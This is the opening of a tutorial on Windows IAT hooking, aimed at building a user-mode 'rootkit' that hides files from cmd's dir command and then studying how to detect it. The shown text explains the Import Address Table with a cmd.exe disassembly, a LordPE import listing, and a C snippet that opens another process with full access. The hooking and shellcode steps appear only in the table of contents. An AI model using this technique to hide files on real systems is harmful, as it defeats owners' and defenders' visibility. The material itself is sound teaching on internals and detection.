

How to write IAT hooking

Table of contents

Table of Contents

How to write IAT hooking.....	1
Table of contents.....	2
Purpose.....	3
How does the IAT hooking works.....	4
What is the IAT.....	4
What is the IAT hooking.....	8
Open the memory of another process.....	9
Get a handler.....	9
Get the address of the other process.....	18
Find the Import Address Table.....	22
Find the function.....	28
Overwrite the Import Address Entry belongs to this function.....	35
Write the shellcode.....	47
Install an assembler.....	47
Find the FindNextFileW function in the Kernel32.dll.....	48
Save the registers before the search, and restore them after the search.....	53
Call the original function.....	59
Filter the results.....	65
Save and restore register before and after the filtering.....	71
Compile the shellcode.....	78

Purpose

Write a simple user mode “rootkit”, what is capable to hide a file or directory from the dir command of the command prompt.

Then examine how we can detect this application

How does the IAT hooking works

What is the IAT

An application must run on different versions of the windows operating systems. If we think about it it is a difficult problem, because the applications want to call the functions of the operating system. But on different versions of the operating system the functions will be of course on different positions. Even if we use the exact same version of the operating system but on two different machines there is no guarantee, of that, any function will be on the same address just think about the ASLR. The `cmd+0xe4bb` is the call instruction, which calls the `KERNELBASE!FindNextFileW`. Let us check, what we can see around it:

```
00007ff7`6ceee4b5 498bc9      mov     rcx,r9
00007ff7`6ceee4b8 488bda      mov     rbx,rdx
00007ff7`6ceee4bb ff15affff0300 call    qword ptr [cmd+0x4e470
(00007ff7`6cf2e470)] ds:00007ff7`6cf2e470={KERNELBASE!FindNextFileW
(00007ffa`de3b4aa0)}
00007ff7`6ceee4c1 85c0      test    eax,eax
00007ff7`6ceee4c3 742d      je      cmd+0xe4f2
(00007ff7`6ceee4f2)
00007ff7`6ceee4c5 8bd6      mov     edx,esi
00007ff7`6ceee4c7 488bcb      mov     rcx,rbx
```

If you compare this call with for example the next `je` instruction, or any call, which calls a function in the same executable, not in a different dll you will find a major difference.

If you call an external function it looks like as

```
call [some address]
```


while if you call a function in the same executable it looks like as:

```
call some address
```


The difference is clear, the square brackets `[]` around the first address, what means an indirect jump. The meaning of the second call is a simple, call the function at the given address. But if you use the square bracket it changes to: call the function the address of which can be found at the given address. In this case the `cmd+0x4e470` is nothing else, but a pointer in the Import Address Table, what points to the actual, address of the function.

So what is the Import Address Table, and how it is working? As we talked over, we can not write an address after the call instruction, then what to do? What is in really written to an exe file is a list, what define from which dlls (or external files), what functions we want to call. It is called as Import Table. It can be seen by any Portable Executable (PE) editor. For example I used the lordpe, to show it:


Start the LordPE, then click to the PE Editor button:




Then open the file, now I use the cmd.exe as an exemple:



When the file is opened, click to the Directories button:



Then next to the Import Table line click to the “...” button.



And it shows us the import table, we can browse from which DLL, what functions does the application wants to use:


[ImportTable]					
DllName	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk
api-ms-win-core-console-l1-1-0.dll	00041CD4	00000000	00000000	00041A7C	000411A4
api-ms-win-core-libraryloader-l1-1-0.dll	00041CF0	00000000	00000000	00041A50	000411C0
api-ms-win-core-file-l1-2-1.dll	00041D08	00000000	00000000	00041A30	000411D8
api-ms-win-core-errorhandling-l1-1-0.dll	00041D78	00000000	00000000	00041A04	00041248
ThunkRVA	ThunkOffset	ThunkValue	Hint	ApiName	
00041D54	00040D54	00042752	0012	FindFirstFileW	
00041D58	00040D58	00042764	0005	CreateFileW	
00041D5C	00040D5C	00042772	0000	CompareFileTime	
00041D60	00040D60	00042784	0021	GetDriveTypeW	
00041D64	00040D64	00042794	000B	FindClose	
00041D68	00040D68	000427A0	0016	FindNextFileW	
00041D6C	00040D6C	000427B0	0024	GetFileAttributesExW	
00041D70	00040D70	000427C8	004F	WriteFile	
Number Of Thunks: 1Bh / 27d (OriginalFirstThunk chain)					<input type="checkbox"/> View always FirstThunk

When we start an application in reality not the application starts, but first the operating systems loader function is called. It run through the Import Table, what we can see here, search for the actual positions of the here defined functions, and populates those addresses to the Import Address Table.

So the Import Address Table is nothing else, but a table populated at the starting of an application with the addresses of the external functions required by it.

What is the IAT hooking

Now we understand, how does the IAT is working, it is easy, to figure out, how to hook it. The hooking is nothing else, but we want the application to call my function instead of the function it wants to call. My function then obviously call the original function, and filter the result of it. On picture it is something like this:



Open the memory of another process

Get a handler

Now we know in theory, what to do, the only remaining thing, is to do it in practice. The next problem is that, we obviously want to do this whole thing with another process, because it has no sense, to overwrite the IAT of my own process.

The problem is that, every process see its own memory, and the virtual memory manager separates the processes to see each other memory content. Fortunately it is a common requirement for the processes, to communicate to each other, may be with shared memory. So there is a possibility in the operating system, to get access to the memory of another process (obviously we need right to it, normal users can attach their own processes, administrator can attach to any process).

To do it one should use the `OpenProcess` function, what gives back a handler, what we can use to reach the memory of another process. This function requires three input parameters:

- **dwDesiredAccess:** the right how we want to reach the process (read only, read write, etc.) we will use the `PROCESS_ALL_ACCESS`. It is a more than the required, but this is the easiest to use.
- **binheritHandle:** it is a boolean input, defines, if the child processes can inherit this handle or not. We will not have any child process, so unimportant the value of it for us. I set it to true.
- **dwProcessId:** the ID of the process we want to attach to.

It can be used on the following way:


```
#include <windows.h>
#include <stdio.h>

void main()
{
    char sPID[5] = {0};
    printf("PID: ");
    gets_s(sPID, 5);
    DWORD dPID = atoi(sPID);


    printf("\nread PID: %i\n", dPID);

    HANDLE myprocess = OpenProcess(PROCESS_ALL_ACCESS, true, dPID);
    printf("Handle to process: %p\n", myprocess);
}
```


To try this sample application install the Visual Studio Desktop (express edition is enough), I used the 2013 version of it. **Start the visual studio, then select the File / New Project...**




Select **“Win32 Console Application”**, give it a name (I used the name IAT), then click to the **OK**.



